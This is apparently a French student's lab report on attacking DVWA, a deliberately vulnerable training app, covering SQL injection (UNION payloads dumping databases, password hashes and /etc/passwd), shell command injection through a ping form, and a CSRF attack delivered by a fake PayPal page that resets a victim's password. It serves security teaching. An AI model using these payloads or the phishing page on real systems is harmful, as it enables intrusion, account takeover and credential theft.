

Injection SQL

Je commence par ouvrir le code source : ça ressemble au cas le plus basique d'injection SQL, le texte que je donne est inséré "naïvement" dans une requête et sera donc traité tel quel comme une partie de celle-ci. Plus précisément, il est inséré entre deux guillemets, ce qui veut dire que mon input sera bien "confinée" dans une chaîne de caractère (et donc pas parsée comme code SQL), tant que je ne décide pas de sortir de celle-ci.

Je vérifie ça en inputtant un simple guillement : effectivement, le site m'affiche une erreur, due au fait que mon input ferme la chaîne de caractère, ce qui fait que le 2ème guillemet déjà présent dans le code ne fait pas de sens.

Cela signifie surtout que si je met un guillement simple au début de ma requête, le reste est traité comme faisant partie de la requête (à la suite du `user_id =` "). Le problème c'est qu'après mon input il y aura toujours la fin de la requête de base (ce qu'il y avait après l'endroit où mon input est insérée), à savoir le guillemet fermant qui causera le plus souvent une erreur ; il me suffit de placer `--` à la fin de ma requête pour que tout ce qui vient après soit traité comme commentaire (l'espace est important), mon input devant donc fonctionnellement la fin de ma requête.

Maintenant entre le `'` et le `--` je fais un peu ce que je veux :

- comme suggéré par le sujet, je peux ajouter `"or 1 = 1"` : `1 = 1` est une condition toujours vraie, "cond or vrai" donnera toujours vrai, donc la condition de la requête, qui à la base n'est vraie que pour la bonne ligne, devient vraie tout le temps donc je récupère toutes les lignes de la table users.

```
ID: ' or 1 = 1 --  
First name: admin  
Surname: admin  
  
ID: ' or 1 = 1 --  
First name: Gordon  
Surname: Brown  
  
ID: ' or 1 = 1 --  
First name: Hack  
Surname: Me  
  
ID: ' or 1 = 1 --  
First name: Pablo  
Surname: Picasso  
  
ID: ' or 1 = 1 --  
First name: Bob  
Surname: Smith
```

- Ca ne m'est pas "utile" dans la mesure où j'ai le code, je vois la requête, mais si je veux savoir combien de colonnes renvoie la requête de base, je peux utiliser `order by n` avec `n` un entier, ce qui cause une erreur si et seulement si `n` est supérieur au nombre de colonnes renvoyé : si la requête plante avec `n = i` mais pas avec `n = i - 1`, je sais qu'il y a `i - 1` colonnes.
- Je peux également utiliser `union` pour commencer une autre requête `SELECT` (et ajouter ses résultats à ceux de la requête de base)
 - Je commence par `SELECT @@version` (donc j'ai `' union SELECT @@version --`) : pas d'erreur de syntaxe (donc je sais que je suis bien chez MySQL d'ailleurs, même si c'était explicite dans le code), mais j'ai une erreur car j'essaie d'unir deux tables avec des nombres de colonnes différents ; la première requête donnant deux colonnes, il faut que la 2ème en fasse de même donc : `'`

`union SELECT @@version, @@version --` . Victoire : le serveur m'indique qu'il exécute la version 5.1.41 de MySQL. Et puis quitte à devoir mettre deux colonnes, je peux tester deux commandes en même temps.

- Même chose avec `@@hostname`, qui donne dvwa.

```
ID: ' union SELECT @@version, @@hostname --  
First name: 5.1.41  
Surname: dvwa
```

- `database()` donne dvwa
- `@@datadir` donne
- Quitte à devoir mettre deux colonnes ont fait d'une pierre deux coups, `current_user()` et `user()` donnent tous les deux dvwa@
- La liste des BD gérées par ce SGBD, obtenue avec `' union SELECT @@version, schema_name from information_schema.schemata --` est, outre `information_schema`, `cdcol`, `dvwa`, `mysql`, `phpmyadmin`, `test`

```
ID: ' union SELECT @@version, schema_name from information_schema.schemata --  
First name: 5.1.41  
Surname: information_schema  
  
ID: ' union SELECT @@version, schema_name from information_schema.schemata --  
First name: 5.1.41  
Surname: cdcol  
  
ID: ' union SELECT @@version, schema_name from information_schema.schemata --  
First name: 5.1.41  
Surname: dvwa  
  
ID: ' union SELECT @@version, schema_name from information_schema.schemata --  
First name: 5.1.41  
Surname: mysql  
  
ID: ' union SELECT @@version, schema_name from information_schema.schemata --  
First name: 5.1.41  
Surname: phpmyadmin  
  
ID: ' union SELECT @@version, schema_name from information_schema.schemata --  
First name: 5.1.41  
Surname: test
```

- La base "dvwa" contient les tables : `users`, `guestbook` (`' union SELECT @@version, table_name from information_schema.tables where table_schema = 'dvwa' --`). La table "phpmyadmin" contient les suivantes :

```

ID: ' union SELECT @@version, table_name from information_schema.tables where table_schema = 'phpmyadmin' --
First name: 5.1.41
Surname: pma_bookmark

ID: ' union SELECT @@version, table_name from information_schema.tables where table_schema = 'phpmyadmin' --
First name: 5.1.41
Surname: pma_column_info

ID: ' union SELECT @@version, table_name from information_schema.tables where table_schema = 'phpmyadmin' --
First name: 5.1.41
Surname: pma_designer_coords

ID: ' union SELECT @@version, table_name from information_schema.tables where table_schema = 'phpmyadmin' --
First name: 5.1.41
Surname: pma_history

ID: ' union SELECT @@version, table_name from information_schema.tables where table_schema = 'phpmyadmin' --
First name: 5.1.41
Surname: pma_pdf_pages

ID: ' union SELECT @@version, table_name from information_schema.tables where table_schema = 'phpmyadmin' --
First name: 5.1.41
Surname: pma_relation

ID: ' union SELECT @@version, table_name from information_schema.tables where table_schema = 'phpmyadmin' --
First name: 5.1.41
Surname: pma_table_coords

ID: ' union SELECT @@version, table_name from information_schema.tables where table_schema = 'phpmyadmin' --
First name: 5.1.41
Surname: pma_table_info

```

(ce qui a l'air d'être super intéressant pour un attaquant mais je n'ai plus le temps de creuser)

- La table users contient les colonnes (j'arrête avec les captures d'écran je pense qu'on a compris) :
`user_id, first_name, last_name, user, password, avatar (table_name, column_name from information_schema.columns where table_name = 'users')`
- A noter que jusqu'ici je fais des requêtes avec ≤ 2 colonnes, donc j'ai toujours soit juste assez soit trop peu de colonnes pour l'union avec la requête de base ; mais si je veux récupérer + de 2 colonnes, je peux utiliser concat pour ramener le nombre de colonnes réellement renvoyées à 2 :
 par exemple si je veux récupérer toutes les données de la table user d'un coup, `' union select user, concat(password,0x3a,first_name,0x3a,last_name) from users --`
- Grâce à cette information je peux aller chercher les mots de passe des utilisateurs avec `' union SELECT user_id, password from users --`
- Avec `' union select user, password from mysql.user --` je peux obtenir les utilisateurs enregistrés au niveau de mysql. Je remarque que les mots de passe sont vides même pour root : aucune idée de si ça vient d'un problème avec ma requête ou d'une mauvaise configuration de la BD.
- Avec les privilèges suffisants, la fonction SQL load_file permet de charger un fichier et insérer son contenu dans la requête. En exploitant le fait que "SELECT texte;" sans rien d'autre renvoie le texte tel quel, je peux charger un fichier de l'ordinateur hôte avec `' union select 1, load_file('filename') --` . Voici le contenu `"/etc/passwd"`

```

ID: ' union select 1, load_file('/etc/passwd') --
First name: 1
Surname: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
dvwa:x:1000:1000:dvwa,,,:/home/dvwa:/bin/bash
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
messagebus:x:103:110::/var/run/dbus:/bin/false
usbmux:x:104:46:usbmux daemon,,,:/home/usbmux:/bin/false
pulse:x:105:111:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:106:113:RealtimeKit,,,:/proc:/bin/false

```

Par contre avec `/etc/shadow`, suggéré dans le sujet, je n'obtiens rien.

Exécution de commande

Ici, le serveur attend une adresse IP : il va exécuter `ping monip`, sans vérifier le contenu de `monip`.

C'est donc le même cas que pour l'injection SQL, dans le sens où mon input ne devrait avoir aucun effet tant qu'elle n'est traitée que comme argument de ping (si mon input n'est pas une IP, mais reste une simple chaîne alphanumérique, des espaces, etc, rien ne se passe) ; mais si mon input contient des caractères qui indiquent au shell utilisé par PHP de terminer l'appel de ping et passer à une nouvelle commande, le reste de mon input sera exécuté comme commande. C'est même encore plus facile, vu que mon input n'est pas insérée mais concaténée : il n'y aura rien après mon input.

Comme suggéré par le sujet, je peux :

- Envoyer la sortie de la commande (avec comme IP 127.0.0.1 pour que ça marche) dans `/dev/null` avec `> /null/dev`, ce qui n'affiche rien car la sortie a été redirigée vers le fichier device null (qui sert de poubelle à sortie), mais a quand même fonctionné, d'où les 3s d'attente.
- Envoyer la sortie d'erreur vers stdout avec `2>&1`, ce qui fait que je vois les messages d'erreur (le serveur ne me montre que les sorties normales stdout, pas les erreurs). Pratique pour "débugger" ma tentative d'attaque.

Et le plus important : en bash, `&` ou `;` après une commande signifie que l'on entre une seconde commande (avec des modalités différentes selon si on a fait `&`, `,`, `&&`, `||`, etc).

Je peux donc commencer mon input par `";`, le reste sera traité comme commande.

Je teste avec un simple ls -l :

Enter an IP address below:

```
total 2
drwxr-xr-x 3 root root  55 Aug 24  2010 help
-rw-r--r-- 1 root root 1509 Aug 24  2010 index.php
drwxr-xr-x 3 root root  88 Aug 24  2010 source
```

Je peux également me déplacer avant d'exécuter la commande, par exemple ici j'affiche le contenu du répertoire racine :

Ping for FREE

Enter an IP address below:

```
bin
boot
cdrom
dev
etc
home
initrd.img
lih
```

Ou alors faire ça, mais très franchement ne sachant pas si cette version de Debian date d'avant l'introduction de --no-preserve-root je vais éviter de vérifier si ça marche bien

Enter an IP address below:

Commandes demandées par le sujet :

- ; id ; uname -a ; pwd :

Enter an IP address below:

```
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
Linux dvwa 2.6.32-24-generic #41-Ubuntu SMP Thu Aug 19 01:12:52 UTC 2010 i686 GNU/Linux
/opt/lampp/htdocs/vulnerabilities/exec
```

- ; ifconfig:

Enter an IP address below:


```

eth0      Link encap:Ethernet  HWaddr 08:00:27:c4:dd:a7
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec4:dda7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:43 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7015 (7.0 KB)  TX bytes:20407 (20.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:100 errors:0 dropped:0 overruns:0 frame:0
          TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:7920 (7.9 KB)  TX bytes:7920 (7.9 KB)

```

Et là je manque de temps donc pour tout ce qui est table de routage et ports on va passer

De manière plus générale, on a vraiment le champ libre, quasiment comme si on avait un terminal ouvert sur la machine avec les mêmes privilèges que le serveur PHP lui-même (et ils ne sont pas faibles clairement).

Par exemple, je peux sans problème afficher les hashes de mots de passe des users avec ; `cat /etc/passwd`, assez critique.

Sinon, j'admet que je ne m'attendais pas à cet effet, mais une commande qui lance un processus interactif avancé comme `nano` va complètement planter le serveur ; impossible d'envoyer une autre input ou même de recharger la page ou un autre.

Et puis comme j'arrive à la fin du TP je peux me permettre de bousiller la machine (tant qu'elle est virtuelle) donc on teste avec la fameuse fork bomb bash :

Enter an IP address below:

Mais ça ne marche pas la VM va bien 😞

CSRF

On a là un formulaire de changement de mot de passe dont le fonctionnement est un peu trop simple. Quand on clique sur Change, le script de la page prend simplement le contenu des deux input, les insère dans une URL, et envoie une requête avec cette URL au serveur, qui sans se poser trop de questions effectue les actions indiquées dans cette URL, notamment un changement de mot de passe si les champs `password_new` et `password_conf` y sont présents. Autre problème : l'URL est affichée en clair dans la barre des tâches.

Donc, problème : il suffit d'envoyer une requête avec cette URL depuis un navigateur sur lequel l'utilisateur est connecté pour qu'elle affecte le mot de passe, peu importe de quelle manière on l'envoie.


Déjà pour tester, je remplis les champs sur le site et appuie sur le bouton pour affiche l'URI dans la barre de navigation, puis j'édite manuellement les champs avant de soumettre à nouveau l'URL (dans le même onglet puis dans un nouveau, pour être sûr), en commençant par leur donner une valeur différente pour confirmer que j'ai bien "Passwords did not match", puis avec la même valeur dans les deux ; je vérifie ensuite que le hash enregistré dans le BD.

Ca tombe bien, je connais justement une vulnérabilité qui permet de faire ça ...

```
' union select first_name, password from users --
```

Maintenant, le but est d'exécuter cette requête à l'insu de l'utilisateur.

Pour cela, je crée une petite page web, qui tente donne l'illusion une page du site paypal, et qui incite subtilement l'utilisateur à cliquer sur un lien, ce dernier ayant pour href une URL contenant les champs de



modification de mot de passe.

```
<html>
  <head>
    <title>I am Paypal trust me</title>
  </head>
  <body>
    <img src = "../Paypal_2014_logo.png" style = "width: 100px;"><br>
    Wzlcme to Paypal. <br>
    <a href="http://192.168.56.101/vulnerabilities/csrf/?
password_new=hacked&password_conf=hacked&Change=Change#">Click here to obtain
2000$ for free on your account !!</a>
  </body>
</html>
```

Lorsque l'utilisateur cliquera sur ce lien, son mot de passe sera changé en "hacked", je peux donc me connecter à son compte en utilisant ce mdp. Il ne me reste plus qu'à le faire arriver sur cette page d'une manière ou d'une autre, via un mail frauduleux par exemple.

Un défaut de cette technique est que l'utilisateur est amené par le lien sur la page DVWA de changement de mot de passe ; il se rend donc compte, a priori, qu'il vient de se passer quelque chose.

Ma première idée de solution à ça a été de remplacer la ref de la balise lien par un `javascript:void(0);` avec un `onclick` appelant une fonction JS définie dans une balise script, qui utilise `fetch` pour effectuer la requête sans pour autant changer de page. Malheureusement ces satanées politiques CORS interdisent la requête ...

Vu qu'on peut faire la requête avec un lien basique je me dis qu'il doit bien y avoir une autre manière de faire ça, mais mes connaissances en web sont franchement trop limitées.

Dans un monde idéal où les navigateurs ne seraient pas sécurisés, je pourrais même pousser l'imposture en volant une page du site pour lequel j'essaie de me faire passer. Par exemple, DVWA lui-même, qui présente l'avantage d'être simple. Je pourrais aller sur une des pages, copier le code HTML, l'éditer de manière à remplacer tous les chemins relatifs (pour le chargement des images, styles, etc) par l'IP/nom de domaine par lequel on accède au site (voir exemple plus bas), afin que la page soit chargée plus ou moins comme si on était en train d'interagir avec le vrai site, pour une illusion totale ; malheureusement, les navigateurs modernes refusent de charger des ressources depuis un autre domaine à cause des politiques de CORS ...